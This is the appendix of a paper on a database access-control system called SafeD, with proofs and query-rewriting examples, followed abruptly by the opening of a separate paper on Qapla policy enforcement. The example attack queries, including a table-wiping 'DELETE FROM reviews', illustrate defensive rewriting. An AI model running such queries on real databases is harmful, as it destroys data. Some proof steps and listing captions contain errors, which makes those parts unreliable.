To prove Theorem 1, we first prove the following lemmas.

Lemma 1. ***Distributive Laws for Tables and their Read-/Write Sets***

The read and write set, $V \in \{V_r, V_w\}$, are distributive with respect to the basic set operations. That is, for any tables or other subsets $A, B \subseteq \mathscr{S}$,

$$V(A \cup B, u) = V(A, u) \cup V(B, u)$$
$$V(A \cap B, u) = V(A, u) \cap V(B, u)$$
$$V(A \setminus B, u) = V(A, u) \setminus V(B, u)$$

Proof. These follow trivially from laws for set operations since $V(A,u) = A \cap p(u)$, where p is p_r or p_w depending on V being V_r or V_w. We omit the details. For example, $V(A \cup B, u) = A \cup B \cup p(u) = (A \cup p(u)) \cup (B \cup p(u)) = V(A,u) \cup V(B,u)$.

Also, these results apply for $NV \in \{NV_r, NV_w\}$, since $NV(A,u) = A \setminus p_u(u) = A \cup p^c(u)$, where $p^c(u) = S \setminus p(u)$ and S represents the tuple space for the database.

□

Lemma 2. *Given a policy p_w, a user $u \in U$, a write set V_w, a table update operation $\mathscr{W}$, and any table $T \subseteq \mathscr{S}$, the following conditions are equivalent:*

$$
\begin{aligned}
&(1) \quad NV_w(A,u) = NV_w(D,u) = \varnothing, \\
&(2) \quad NV_w(T,u) = NV_w(\mathscr{W}(T),u)
\end{aligned}
$$

where A and D are the set of tuples added and removed from T.

Proof. Suppose that condition (1) holds. Then we find that

$$
\begin{aligned}
NV_w(\mathscr{W}(T),u) &= NV_w((T \cup A) \setminus D, u) && \text{def of } \mathscr{W} \\
&= (NV_w(T,u) \cup NV_w(A,u)) \setminus NV_w(D,u) && \text{Lemma 1} \\
&= NV_w(T,u) && \text{by condition (1)}
\end{aligned}
$$

Conversely, suppose that condition (2) holds. Then

$$
\begin{aligned}
NV_w(A,u) &= NV_w(\mathscr{W}(T) \setminus T, u) && \text{def of } A \\
&= NV_w(\mathscr{W}(T),u) \setminus NV_w(T,u) && \text{Lemma 1} \\
&= NV_w(T,u) \setminus NV_w(T,u) && \text{condition (2)} \\
&= \varnothing
\end{aligned}
$$

The same approach also reveals that $NV_w(D,u) = \varnothing$.

□

Theorem 1. *(Same statement as in Section 5)*

Proof. **Part 1** — First, we show that the two conditions imply

$$NV_w(T,u) = NV_w(\mathscr{W}(T),u)$$

. We can partition the sets A and D into the disjoint portions consisting of those entries accessible to user u, and those that are not, giving

$$\langle \mathscr{W}(T) \rangle = |V_w(A,u) \cup NV_w(A,u)| + |V_w(D,u) \cup NV_w(D,u)|.$$

From their definitions, these are each clearly disjoint so that they may be separated into

$$\langle \mathscr{W}(T) \rangle = |V_w(A,u)| + |NV_w(A,u)| + |V_w(D,u)| + |NV_w(D,u)|.$$

If we define $A_v = \mathscr{W}(V_w(T,u)) \setminus V_w(T,u)$ and $D_v = V_w(T,u) \setminus \mathscr{W}(V_w(T,u))$, then from the definition of $\langle \mathscr{W}(T) \rangle$, we have

$$\langle \mathscr{W}(V_w(T,u)) \rangle = |A_v| + |D_v|$$

However, we also see that from making use of condition (1) we have

$$
\begin{aligned}
V_w(A,u) &= V_w(\mathscr{W}(T) \setminus T, u) && \text{def of } A \\
&= V_w(\mathscr{W}(T)) \setminus V_w(T,u) && \text{Lemma 1} \\
&= \mathscr{W}(V_w(T,u)) \setminus V_w(T,u) && \text{condition (1)} \\
&= A_v && \text{def of } A_v.
\end{aligned}
$$

Likewise, the same procedure reveals that $V_w(D,u) = D_v$.

Applying these two results, along with condition (2), we find that

$$
\begin{aligned}
|A_v| + |D_v| &= \langle \mathscr{W}(V_w(T,u)) \rangle \\
&= \langle \mathscr{W}(T) \rangle \\
&= |V_w(A,u)| + |NV_w(A,u)| + \\
&\quad |V_w(D,u)| + |NV_w(D,u)| \\
&= |A_v| + |NV_w(A,u)| + |D_v| + |NV_w(D,u)|
\end{aligned}
$$

Removing $|A_v|$ and $|D_v|$ from both sides, we are left with

$$|NV_w(A,u)| + |NV_w(D,u)| = 0.$$

But clearly, since both values are non-negative, this means that we must have

$$NV_w(A,u) = NV_w(D,u) = \varnothing$$

Hence by Lemma 2, we also have

$$NV_w(T,u) = NV_w(\mathscr{W}(T),u).$$

We have shown that conditions (1) and (2) imply this condition.

Part 2 — Now we will show that $NV_w(T,u) = NV_w(\mathscr{W}(T),u)$, implies both condition (1) and condition (2). Suppose that for an arbitrary update operation f,

$$NV_w(T,u) = NV_w(\mathscr{W}(T),u)$$

is true. We partition the set A into its disjoint portions consisting of the entries accessible to user u and those that are not, giving

$$
\begin{aligned}
A &= V_w(A,u) \cup NV_w(A,u) \\
&= V_w(A,u) \cup \varnothing && \text{by Lemma 2} \\
&= V_w(A,u)
\end{aligned}
$$

The same procedure shows that $V_w(D,u) = D$. With these results, we find that

$$
\begin{aligned}
V_w(\mathscr{W}(T),u) &= V_w((T \cup A) \setminus D, u) && \text{def of } \mathscr{W}(T) \\
&= (V_w(T,u) \cup V_w(A,u)) \\
&\quad \setminus V_w(D,u) && \text{Lemma 1} \\
&= (V_w(T,u) \cup A) \setminus V_w(D,u) && V_w(A,u) = A \\
&= (V_w(T,u) \cup A) \setminus D && V_w(D,u) = D \\
&= \mathscr{W}(V_w(T,u)) && \text{def of } \mathscr{W}(V_w(T,u))
\end{aligned}
$$

This shows that condition (1) is true. For condition (2), We again partition the sets A and D into the disjoint portions consisting of those entries accessible to user u, and those that are not, giving

$$\langle \mathscr{W}(T) \rangle = |V_w(A,u)| + |NV_w(A,u)| + |V_w(D,u)| + |NV_w(D,u)|.$$

Using Lemma 2, this simplifies to $|V_w(A,u)| + |V_w(D,u)|$. Focusing on $V_w(A,u)$, we find

$$
\begin{aligned}
V_w(A,u) &= V_w(\mathscr{W}(T) \setminus T, u) && \text{def of } A \\
&= V_w(\mathscr{W}(T),u) \setminus V_w(T,u) && \text{Lemma 1} \\
&= \mathscr{W}(V_w(T,u)) \setminus V_w(T,u) && \text{condition (1)}
\end{aligned}
$$

With a similar procedure, we can show that $V_w(D,u) = V_w(T,u) \setminus \mathscr{W}(V_w(T,u))$. If we define $A_v = \mathscr{W}(V_w(T,u)) \setminus V_w(T,u)$ and $D_v = V_w(T,u) \setminus \mathscr{W}(V_w(T,u))$, then from the definition of $\langle \mathscr{W}(T) \rangle$, we have

$$\langle \mathscr{W}(V_w(T,u)) \rangle = |A_v| + |D_v|$$

With this, we find

$$
\begin{aligned}
\langle \mathscr{W}, T \rangle &= |V_w(A,u)| + |V_w(D,u)| \\
&= |\mathscr{W}(V_w(T,u)) \setminus V_w(T,u)| + |V_w(T,u) \setminus \mathscr{W}(V_w(T,u))| \\
&= |A_v| + |D_v| \\
&= \langle \mathscr{W}(V_w(T,u)) \rangle
\end{aligned}
$$

Since conditions (1) and (2) imply $NV_w(T,u) = NV_w(\mathscr{W}(T),u)$ and vice versa, the conditions are necessary and sufficient.

□

B Query Transformation Examples

To better understand the transformation described in Section 6, we describe the steps of the No-Copy Strategy, which is comprised of Algorithms 1 and 3, using three example queries. In these examples, we use the osCommerce database schema and focus on queries that read or modify the *reviews* table. In osCommerce, a customer can read a reviews for any product but can only write reviews for products that the customer has purchased. After writing a review, the customer can also edit it. These policies can be expressed in SafeD as the read and write sets shown in Listings 4 and 5.

```
DEFINE READSET FOR ROLE customer USER $i
     ON TABLE reviews
          AS SELECT * FROM reviews
```

Listing 4: Customer's read set for the *reviews* table.

```
DEFINE WRITESET FOR
    ROLE customer USER $i
     ON TABLE reviews
          AS SELECT R.* FROM reviews
              R,
          orders_products OP,orders O
          WHERE
          O.customers_id=current_id
              AND
          O.orders_id=OP.orders_id
              AND
          OP.products_id=R.
              products_id AND
          R.customers_id=current_id
```

Listing 5: Customer's write set for the *reviews* table.

B.1 Select Query Example

Suppose a customer with current_id=2 manages to (e.g., by exploiting a bug in the application) cause the web application to issue the following query:

```
SELECT * FROM reviews
WHERE products_id IN (
     SELECT products_id
     FROM orders_products OP, orders
         O
     WHERE O.customers_id = 1 AND
     O.orders_id=OP.orders_id)
```

Listing 6: Original SELECT query issued by the application

First, SafeD must obtain the current customer's read policy and intersect it with the customer's query. The only tables appearing in this query are *reviews*, *orders*, and *orders_products*. Hence, SafeD only needs to obtain the read sets of these three tables (Alg. 1 line 2). The read set for *orders*, and *orders_products* are given in Listing 7 and Listing 8. For *orders*, a customer is only permitted to view their own order information. For *orders_products*, a customer is only permitted to view order product information for their own orders.

```
DEFINE READSET FOR ROLE customer USER $i
     ON TABLE orders
          AS SELECT * FROM orders O
               WHERE O.customers_id=
                   current_id
```

Listing 7: Customer's read set for the *orders* table.

```
DEFINE READSET FOR ROLE customer USER $i
     ON TABLE orders_products
          AS SELECT OP.*
          FROM orders_products OP,
          orders O
          WHERE O.customers_id=
              current_id
          AND O.orders_id=OP.
              orders_id
```

Listing 8: Customer's write set for the *orders_products* table.

Since the query in Listing 6 is a nested query, SafeD performs read set intersections recursively, starting with the deepest sub-query (Alg. 1 line 3). As stated in Section 5.2, SafeD appends additional tables and conditions in accordance with the read set definition, thus transforming each SELECT query into a read-safe one. The original query is thus transformed into the following read-safe query and then executed (using Alg. 1 lines 4-5):

```
SELECT * FROM reviews
WHERE products_id IN (
     SELECT products_id
     FROM orders_products OP, orders
         O
     WHERE (O.customers_id = 1 AND
     O.orders_id=OP.orders_id) AND
     O.customers_id = 2 AND
     O.customers_id = 2 AND
     O.orders_id=OP.orders_id);
```

Listing 9: write-safe SELECT query created by SafeD

Note that, in the original query, the customer attempted to see reviews for products purchased by another customer with customers_id=1. Although the customer has full read access to *reviews*, it is a breach of policy for a customer to read another customer's information in the *orders_products* table.

B.2 Delete Query Example

Suppose a customer with current_id=2 causes the application to issue the following query:

```
DELETE FROM reviews
```

Listing 10: Original DELETE query issued by the application

First, SafeD obtains the customer's read policy for tables used in any SELECT's in the query, but there are no SELECT queries. This means, by definition, the current query is write-safe. SafeD then identifies the table modified by the query, *reviews*, and obtains the customer's write set definition for this table (Alg. 1 lines 6-7). SafeD passes the user context, the write-safe DELETE query, and the write set definition to PhantomExtract (Alg. 1 line 8).

Given that the current write-safe query is a DELETE, SafeD performs write set intersection by appending additional conditions to the outer query's WHERE clause (Alg. 3 lines 3-4). This results in the following query:

```
DELETE FROM reviews
WHERE customers_id = 2 AND
products_id IN (
        SELECT products_id
        FROM orders_products OP,
           orders O
        WHERE O.customers_id = 2
           AND
        O.orders_id=OP.orders_id)
```

Listing 11: Transformed write-safe DELETE query created by SafeD 2

Since the write set includes a join (see Listing 5, an additional nested query is added to obtain a list of products purchased by the current customer. This list represents the set of products the customer is allowed to reviews.

Since the transformed query is a DELETE, it is deemed safe and executed by SafeD (Alg. 3 lines 7-8). Note that the original query (Listing 10) attempted to remove all of the reviews in the database, but SafeD transformed it into a safe form, i.e., a query that only deletes the reviews of the customer with current_id=2.

B.3 Insert Query Example

As a last example, suppose a customer with current_id=2 causes the application to issue the following query.

```
INSERT INTO reviews
      (reviews_id, products_id,
       customers_id, customers_name
          ,
       reviews_rating, date_added,
       last_modified, reviews_read)
VALUES(-1, 1, 1, 'John',
          5, 1-1-2016, 1-1-2016, 50)
```

Listing 12: Original INSERT query issued by the application

Similar to the DELETE query example, the original INSERT query is read-safe by definition. SafeD identifies the table modified by the query, *reviews*, obtains the customer's write set definition for that table, and passes the user context, the write-safe INSERT query, and the write set definition to PhantomExtract (Alg. 1 lines 6-8).

Given that the current write-safe query is an INSERT, SafeD does not perform write set intersection (Alg. 3 lines 5-6) . Since the query is not a DELETE and the write set contains a join, Algorithm 2 is invoked (from Alg. 3 lines 9-10). SafeD creates an empty copy of *reviews*, which we will call *temp* (Alg. 2 lines 3-5). Then, it extracts the phantom of the INSERT query, by copying the write-safe query and executing it on temp (Alg 2. lines 8-9). After execution, SafeD determines if the rows added to and removed from *temp* both belong to the write set (Alg. 2 lines 10-12). Based on the query in Listing 12, we see that the original query adds a single row with customers_id=1. Therefore, the phantom adds a single row with customers_id=1 to *temp*, which is not in write set, thus the phantom is not write-safe. No modification is made to the *reviews* table (Alg. 2 line 17) and *temp* is dropped.

Qapla: Policy compliance for database-backed systems

Aastha Mehta[1], Eslam Elnikety[1], Katura Harvey[1,2], Deepak Garg[1], and Peter Druschel[1]

[1]Max Planck Institute for Software Systems (MPI-SWS), Saarland Informatics Campus
[2]University of Maryland, College Park

Abstract

Many database-backed systems store confidential data that is accessed on behalf of users with different privileges. Policies governing access are often fine-grained, being specific to users, time, accessed columns and rows, values in the database (e.g., user roles), and operators used in queries (e.g., aggregators, group by, and join). Today, applications are often relied upon to issue policy compliant queries or filter the results of non-compliant queries, which is vulnerable to application errors. Qapla provides an alternate approach to policy enforcement that neither depends on application correctness, nor on specialized database support. In Qapla, policies are specific to rows and columns and may additionally refer to the querier's identity and time, are specified in SQL, and stored in the database itself. We prototype Qapla in a database adapter, and evaluate it by enforcing applicable policies in the HotCRP conference management system and a system for managing academic job applications.

1 Introduction

Confidential information stored in systems backed by relational databases is often subject to complex access policies. In a personnel management system, for instance, ordinary employees may query their own personal information but not that of others. Members of a workers' council may be able to query the columns containing employee names and ages separately, but not together, to prevent them from linking employees to their ages. Similarly, members of the payroll department may not be able to query the health history of individual employees, but they may be able to query aggregates over the health histories of all employees.

Today, such fine-grained policies are enforced by adding policy compliance checks to application code wherever the database is queried. This approach is cumbersome, error-prone, and inappropriate: Policies are usually derived from the privacy requirements of the broader legal/enterprise context and are code-independent, yet every code path in every application leading to a query must be instrumented by a programmer to perform a check. It is easy to miss such checks. Moreover, when the policy changes, application developers must update these checks everywhere.

Alternatively, policy compliance can rely on fine-grained access-control support in the underlying database management system (DBMS). Unfortunately, the extent of the support and the language used to express the policies varies across DBMSs. For instance, a cell-level policy can be specified in Oracle using its VPD technology [11], whereas the same policy will require a combination of views (for column access control) and row-level policies in PostgreSQL [7].

Furthermore, DBMS support for policies is limited to standard row-, column- and cell-level access control but, in practice, policies are often more complex. For instance, a policy may prohibit the *linking or joining* of two or more columns, while allowing those columns to be read independently. Similarly, a policy may allow certain principals to query for aggregates (sometimes based on user-defined functions), while prohibiting them from reading individual values. To the best of our knowledge, such complex policies can be implemented in existing DBMSs only through extensive use of application-specific views. However, views can neither support link policies nor are they transparent to applications. When using policy-specific views, all queries, even if they are compliant, must be modified whenever policies change.

Goals. Based on these observations, our goal is to provide a policy compliance system for database-backed applications that satisfies the following requirements. (i) It must be able to express a rich class of policies including standard fine-grained row-, column- and cell-level policies and also complex policies that limit data linking or allow aggregation. (ii) The policy specification must be associated with the database schema and independent of applications, and it must be simple and intuitive for pol-

icy administrators to adopt. (iii) The system should not depend on specific support from the DBMS and it should be transparent to applications that issue policy-compliant queries.

We emphasize that our primary goal is to protect the confidentiality of data in the face of *application bugs*. The threat is not from active attacks, although our design defends against some kinds of application compromise.

Our design, Qapla, is a policy-compliance middleware for database-backed systems, which satisfies all the aforementioned goals with moderate overheads on application performance. In Qapla, policies are *specified* in a SQL-like language, as a function of the database schema, and stored in the database (in separate tables). SQL is a natural choice for Qapla's policy language since its syntax is widely understood. Furthermore, the use of SQL syntax leads to a simple enforcement mechanism that we describe below.

For policy *enforcement*, Qapla integrates a reference monitor with a generic database adapter, which intercepts all application queries, looks up applicable policies, and rewrites queries to ensure compliance. The SQL-like syntax of Qapla policies simplifies query rewriting. Moreover, the enforcement is transparent to application queries that are already policy compliant, so the application has to be changed only where its queries are not policy compliant.

Qapla requires no changes to and no specific support from the DBMS (although we describe how database-specific support like materialized views can be used to optimize Qapla's performance). Furthermore, since the Qapla reference monitor is integrated in a generic database adapter and does not depend on DBMS-specific access control support, it is portable across DBMSs. Qapla removes the often large and rapidly evolving applications from the codebase trusted for compliance, simplifies new applications by obviating the need for pervasive filtering code, and avoids compliance bugs due to incorrect or missing application checks.

Qapla's approach of stating policies in a high-level, declarative, and familiar SQL-like language, associated with the database schema and not within the application code provides additional benefits. Declarative, schema-based policies are easier to reason about, analyze, and audit than policies written in application code. Moreover, policy changes can be affected reliably based on the schema, without requiring inspection of queries or modification of compliant queries. The use of SQL-like syntax and the high-level of policy abstraction further aid policy writing, debugging and audit.

We demonstrate Qapla's portability by incorporating it with PHP's and Python's database adapters, and using it to enforce fine-grained policies in two applications: the widely-used HotCRP conference management system [2], and the APPLY system for managing academic job applications, which we use in our organization. HotCRP includes fine-grained policies to maintain confidentiality of paper submissions, provide author and reviewer anonymity, and prevent untimely disclosure of results to authors and PC members. APPLY likewise has policies to control access to application materials, reference letters, and evaluators' notes depending on user roles and to allow users access to aggregated historical information yet prevent them from seeing their own past case materials. The policies cover many important application workflows such as user login, searching for papers, reviews, comments by authors, chair, reviewers, etc., in HotCRP, and applications, letter request, review, and search in APPLY. We identified and implemented a total of 30 policies in HotCRP and 41 policies in APPLY. The policies are concise, specified in one place, and tend to require only local changes or extensions when new features are introduced to applications.

An experimental evaluation shows that Qapla incurs moderate overheads. Interestingly, we also observe that Qapla overheads are generally lower than the overheads of native access control support in a commercial database on policies that can be expressed using the latter.

To summarize, our contributions lie in the architecture, design, policy language and evaluation of Qapla, which enables the specification and enforcement of a rich class of complex and fine-grained policies (including those based on linking and aggregation) in a database-agnostic and application-transparent manner.

Organization. We present Qapla's policy language in Section 2 and its architecture in Section 3. Our application of Qapla to HotCRP and APPLY is described in Section 4, followed by an experimental evaluation in Section 5. We discuss related work in Section 6 and conclude in Section 7.

2 Qapla policy framework

Qapla allows a policy compliance team to associate a set of policies with a database schema. These policies specify data confidentiality requirements that take into account the database schema, contents, the authenticated user, time and operations like joins, aggregations and UDFs. We do not consider data integrity policies although we believe they can be added to our design.

Every Qapla policy applies to a class of queries and specifies how those queries must be restricted to be compliant. These restrictions are specified as SQL WHERE clauses that are added to the query by Qapla before the query is executed, thus filtering out non-compliant records. We formally define when a policy applies to a query and the query rewriting procedure in Section 3. An application can obtain a tuple using a query only if (a) at least one policy applies to that query, and (b) the

query rewritten under the restrictions of the policy produces that tuple. If no policy applies to a query, the query is not executed. This whitelist principle ensures that data is accessed only due to some explicitly written policy and never leaked due to accidental omission of policies.

The remaining section provides an overview of Qapla policies using the running example of the human resource's database of a fictitious company, Acme. The database has three tables `Employees(empID, name, address, age, gender, dept)`, `Payroll(empID, salary)` and `Benefits(empID, health_plan)`. The first table maps employees to their home address, age, gender and department. The second table maps employees to their salary, while the third table specifies which health plan each employee subscribes to.

Single-column policies. The simplest Qapla policy protects a single database column by specifying which rows of the column can be accessed by each user, and when. It has the form: `col` :- W. Here, W is a SQL WHERE clause that specifies which rows from the column `col` can be returned. W may refer to the authenticated user and the wall clock time using the variables \$user and \$time, which are instantiated by the Qapla reference monitor when the clause is added to the query. The policy applies to any query that references only the column `col` (queries that read more than one column are subject to link policies described later).

Example 1 (name, age, health_plan) The names of Acme's employees should be accessible to all other employees. The following policy specifies this.

```
name :- EXISTS(SELECT 1 FROM Employees
        WHERE empID = $user)
```

The SQL fragment EXISTS(...) specifies a condition that holds only if the authenticated user exists in the table `Employees`. An identical policy applies to the columns `age` and `health_plan`. Reading the columns in isolation only allows enumeration of the set of ages or health plans of all employees.

Example 2 (address, salary) The columns `address` and `salary` can be read only by members of the HR (human resources) department. Additionally, an employee may read his or her own address or salary. The following policy enforces this on `address`. A similar policy applies to `salary`.

```
address :- (empID = $user) OR
           EXISTS(SELECT 1 FROM Employees
           WHERE empID = $user AND dept = HR)
```

Compared to the policy of `name`, this policy allows different employees access to different entries in `address`. Note that the WHERE clause is organized as a disjunction of conditions, one for each class of users.

This is an example of a role-based access control (RBAC) policy, where an employee's role is dictated by her affiliation with a particular department. This policy relies on the availability of the mapping from users to their roles in the database itself. In applications where this mapping is outside the database (e.g., on a file system), Qapla's policy language can be easily extended to support predicates that lookup this mapping outside the database. Qapla can interpret these non-database predicates in the policies using native procedures, and apply the remaining SQL policy to the database queries.

Link policies. When a query reads two or more columns, the applicable policy may be more restrictive than the individual policies of all the columns read, because additional information can be exposed by linking the columns to each other, as in the following example.

Example 3 (linking name and age) The policies of the columns `name` and `age` allow any employee to read these columns individually (Example 1). However, not every employee should be able to read the columns `name` and `age` *together* since that reveals every employee's age, which may be private. The right policy is that only members of HR and an employee himself/herself may read the employee's `name` and `age` together. In Qapla, this policy is expressed by mentioning both columns `age` and `name` to the left of :- in the policy.

```
{name,age} :- Employees : ((empID = $user) OR
              EXISTS(SELECT 1 FROM Employees
              WHERE empID = $user AND
                    dept = HR))
```

Such policies, which apply to simultaneous access of two or more columns, are called *link policies*. Their general form is

$$\{\texttt{col}_1,\ldots,\texttt{col}_n\} \text{ :- } \textit{filter conditions}$$

with *filter conditions* of the form $T_1{:}W_1$, ..., $T_m{:}W_m$. Here, $\{\texttt{col}_1,\ldots,\texttt{col}_n\}$ are columns spanning the tables $T_1,\ldots,T_m$ and $W_1,\ldots,W_m$ are separate WHERE clauses for these tables. This policy applies to any query that reads a subset of the columns $\{\texttt{col}_1,\ldots,\texttt{col}_n\}$ (for any purpose including projection, selection, joining, grouping or aggregation). The WHERE clauses of all the tables mentioned in the query are added to the query by Qapla (see Section 3 for details).

Columns in separate tables. When the goal is to restrict the linking of data in two or more *separate* tables, the effect of a link policy can sometimes be simulated by simply restricting access to the individual columns containing the common keys of the two tables. However, when different sets of columns spanning the tables need

different policies, the policies must be specified using the general form of link policies described above.

Transformation policies. Applications often apply functions or transformations to columns to hide sensitive information. A transformed column may have more permissive policies than the column itself. Qapla directly supports such transformations-aware policies.

Example 4 Suppose Acme provides a home-to-office shuttle service to its employees, run by Acme's "logistics" department. The shuttle service has a fixed stop in every neighborhood that houses an employee but it is not door-to-door. In order to provide this service, members of the logistics department must know the neighborhood in which every employee lives, but not their precise home addresses. To enforce this, the privacy compliance team can create a user-defined function (UDF), `neigh`, that maps an address to a neighborhood, and add the following Qapla policy.

$$\{\texttt{name}, \texttt{address}[\texttt{neigh}]\} \text{ :- } (\texttt{empID} = \$\text{user}) \text{ OR } \text{EXISTS}(\text{SELECT } 1 \text{ FROM } \texttt{Employees} \text{ WHERE } \texttt{empID} = \$\text{user AND } (\texttt{dept} = \text{HR OR } \underline{\texttt{dept} = \text{logistics}}))$$

This policy says that an employee's `name` and `neigh(address)` can be linked by the employee, members of HR and members of logistics. The policy is strictly more permissive than the policy on $\{\texttt{name}, \texttt{address}\}$, which allows access only to the respective employee and HR, but not to logistics. The revised policy allows logistics to run the query "SELECT `name`, `neigh(address)` FROM `Employees`", but not "SELECT `name`, `address` FROM `Employees`".

The general form of a Qapla transformation policy is

$$\{\texttt{col}_1[\texttt{t}_1], \ldots, \texttt{col}_n[\texttt{t}_n]\} \text{ :- } \textit{filter conditions}$$

The *filter conditions* are of the same form as in a link policy. The policy applies to any query that accesses a subset of the columns $\texttt{col}_1, \ldots, \texttt{col}_n$ but only after the respective transformations $\texttt{t}_1, \ldots, \texttt{t}_n$ have been applied.

Aggregation policies. Many applications declassify aggregate statistics on otherwise private columns. Accordingly, Qapla provides *aggregation policies*. An aggregation policy specifies two sets of columns: 1) *LS* (link set)—columns which can be projected, used to join or group data (SQL's GROUP BY) or be aggregated in a query, and 2) *JS* (join set)—columns which can be used only to join tables in the query and nothing else. With each column in *LS* an optional transformation or aggregation operation can be specified, which restricts the use of that column to only that transformation or aggregation. The general syntax is

$$\{JS = \{\texttt{jcol}_1, \ldots, \texttt{jcol}_m\}, LS = \{\texttt{col}_1[\texttt{t}_1], \ldots, \texttt{col}_n[\texttt{t}_n]\}\} \text{ :- } \textit{filter conditions}$$

Example 5 Suppose Acme has a workers' council (WoC) that periodically computes salary statistics to ensure fairness in worker compensation. One statistic it computes is the distribution of average salary over age ranges (20-30 years, 30-40 years, etc.). Rather than provide WoC full access to the `Employees` table, the policy compliance team can selectively provide WoC rights to compute only such statistics by writing the following aggregation policy. Here, `age_range` is a function that rounds an individual's age to a 10-year range.

$$\{JS = \{\texttt{Payroll.empID}, \texttt{Employees.empID}\}, LS = \{\texttt{age}[\texttt{age_range}], \texttt{salary}[\texttt{AVG}]\}\} \text{ :- } \text{EXISTS}(\text{SELECT } 1 \text{ FROM } \texttt{Employees} \text{ WHERE } \texttt{empID} = \$\text{user AND } (\texttt{dept} = \text{HR OR } \underline{\texttt{dept} = \text{WoC}}))$$

This policy allows WoC to run any query that joins tables `Payroll` and `Employees`, and then uses only `age_range(age)` and average on `salary` (in any way). For example, it allows the following two queries among many other instances of similar queries:

(i) SELECT `AVG(salary)`, `age_range(age)` FROM `Employees`, `Payroll` GROUP BY `age_range(age)` HAVING `AVG(salary)` > 50000
which lists age groups with average salaries above 50000.

(ii) SELECT `AVG(salary)` FROM `Employees`, `Payroll` WHERE `age_range(age)` = (30, 40)
which lists the average salary of a specific age group.

Correctly, the policy does not allow queries that look at the `age` or `salary` columns directly. For instance, the following query is disallowed by the policy: SELECT `AVG(salary)` WHERE `age` = 75.

Relation between policy classes. Qapla's four policy classes—single-column policies, link policies, transformation policies and aggregation policies—are increasingly more general. Single-column policies are an instance of link policies, where the set of linked columns is a singleton. Link policies are a special case of transformation policies where the transformations are identity functions. A transformation policy S :- *filter conditions* is the same as the aggregation policy $\{JS = \{\}, LS = S\}$:- *filter conditions*.




Figure 1: Qapla architecture

Policy inference heuristics. To reduce the burden of specifying policies, Qapla provides safe heuristics.

Heuristic 1: A link policy for a set of columns also automatically applies to any subset of those columns since reading a subset only reveals less information than does reading the whole set. Thus, there is no need to specify a link policy on a subset unless the subset's policy is strictly more permissive than the policy of the whole set, and some application needs the permissiveness.

Heuristic 2: If a query uses column transformations or aggregations but a specific applicable transformation or aggregation policy does not exist, Qapla applies the link policy of the set of columns that occur in the query, if one exists. This is safe because transforming or aggregating a column always reduces the information revealed.

Heuristic 3: In place of writing an explicit link policy on a set of columns, the designer can explicitly instruct Qapla to automatically construct a link policy for a set of columns by combining the policies of the individual columns in the set. This synthesized policy applies the *filter conditions* of the individual columns even when they are read together. This is useful in some cases. For instance, we may want to allow only HR members and an employee simultaneous access to the employee's `name` and `address`. However, this is exactly the policy of the individual column `address` (Example 2), so in this case, the policy designer can ask Qapla to synthesize the link policy for {`name,address`} by combining the individual policies of `name` and `address`.

3 Qapla design

Figure 1 depicts Qapla's architecture. Qapla's metadata and policies are stored in the database separate from the application data. The Qapla reference monitor authenticates with the database with its own unique credentials, and it has the exclusive privilege to access all tables directly. It intercepts the application's database queries, and associates each query with the authenticated end user on whose behalf the query was issued by the application. The query is rewritten to ensure its compliance with policies, and the rewritten query is executed by the database.

3.1 Threat model

Qapla is designed to prevent data leaks due to application *bugs* that result in non-compliant queries to the database. Qapla intercepts all queries to the database in a reference monitor and rewrites the queries to make them policy compliant. In our current design and implementation, the reference monitor runs in the same address space as the application. Consequently, any application-level bugs or vulnerabilities that circumvent this monitor to access the database directly or steal the reference monitor's privileged database credentials are out of scope. Additionally, we rely on the application to correctly tell Qapla which user's behalf it (the application) is acting on. However, it is not difficult to change this design to avoid these limitations (see Section 3.5 for initial ideas).

We also assume that users do not collude offline to combine non-overlapping parts of the database they are individually authorized to read, and that individual users do not link information they have obtained in separate queries.

The Qapla reference monitor, the database adapter it is embedded in, the database system, the operating system, the storage layer, and the communication between the database adapter and the database system are assumed to be correctly configured and trusted. The database curator or compliance team is assumed to have installed correct policies, and any information referenced by policies is assumed to be correctly stored in the database. Under these assumptions, Qapla guarantees that only policy compliant query results are returned to the application.

3.2 Enforcement

Qapla's policy enforcement on a query consists of two steps: 1) Identifying the set of policies that apply to the query, and 2) Rewriting the query to filter out tuples disallowed by all the applicable policies. We describe the two steps in detail.

Applicable policies. Internally, Qapla treats every policy as an aggregation policy of the form $\{JS, LS\}$:- *filter conditions*, where JS and LS are, respectively, the set of columns that may be used to (only) join two or more tables, and the set of columns that may be pro-

Does a policy apply to a query?

```
1 input: Query Q; Policy {JS,LS} :- filter conditions
2 output: true if policy applies to Q, false otherwise

3 {js,ls} = parseQuery(Q)
4 if (js ⊈ JS) return false
5 for each column c in ls:
6     if (c ∉ LS) then return false
7 for each transformed/aggregated column c[t] in ls:
8     if (c[t] ∉ LS and c ∉ LS) then return false
9 return true
```

Figure 2: Algorithm to decide if a policy applies to a query

jected, grouped by and aggregated. As explained in Section 2, this is the most general form of policies; all single-column, link and transformation policies can be expressed in this form. Qapla parses every application query to extract the corresponding sets *js* and *ls* of columns that are used only to join and those that the query actually projects, groups by, or aggregates.

A policy applies to a query if the query's use of the columns *js* and *ls* is allowed by the corresponding sets *JS* and *LS* of the policy. Formally, the policy applies to the query when $js \subseteq JS$ and when every column c and every transformed column c[t] in *ls* is *dominated* by a column or transformed column in *LS*. Domination is defined as follows: Every (transformed) column dominates itself, and a column dominates any transformation of itself. Thus, a policy with $JS = \{$Benefits.empID, Employees.empID$\}$ and $LS = \{$age, health_plan$\}$ applies to a query with $js = \{$Benefits.empID, Employees.empID$\}$ and $ls = \{$age[age_range], health_plan[COUNT]$\}$. Figure 2 summarizes this algorithm.

To efficiently find all policies that apply to a query, Qapla maintains two data structures. The first data structure maps every pair of a column and a transformation (that applies to the column) to a bitvector representing the policies in the system. The *i*th bit is set in the bitvector of the (transformed) column *j* if policy *i*'s *LS* contains a column that dominates *j*. To find all applicable policies whose *LS* matches a given query's *ls*, Qapla simply takes the bit-wise AND of the bitvectors of all (transformed) columns in *ls*. The second data structure is similar but applies to *JS* and allows finding all policies whose *JS* matches a query's *js*.

Query rewriting algorithm. The query rewriting algorithm modifies an application query to make it compliant. In the simple and common case where only one policy applies to the query, the policy rewriting algorithm replaces each reference to a table in the query with a subquery that generates a list of rows compliant with the *filter conditions* of the columns accessed from the table. The subquery is of the form (SELECT ∗ FROM table WHERE *list-of-conditions*), where *list-of-conditions* are the *filter conditions* of the table provided in the policy. The overall effect is that the application query is executed over joins of policy-compliant sub-tables of one or more database tables, where the sub-tables have been created using the *filter conditions* of the applicable policy.

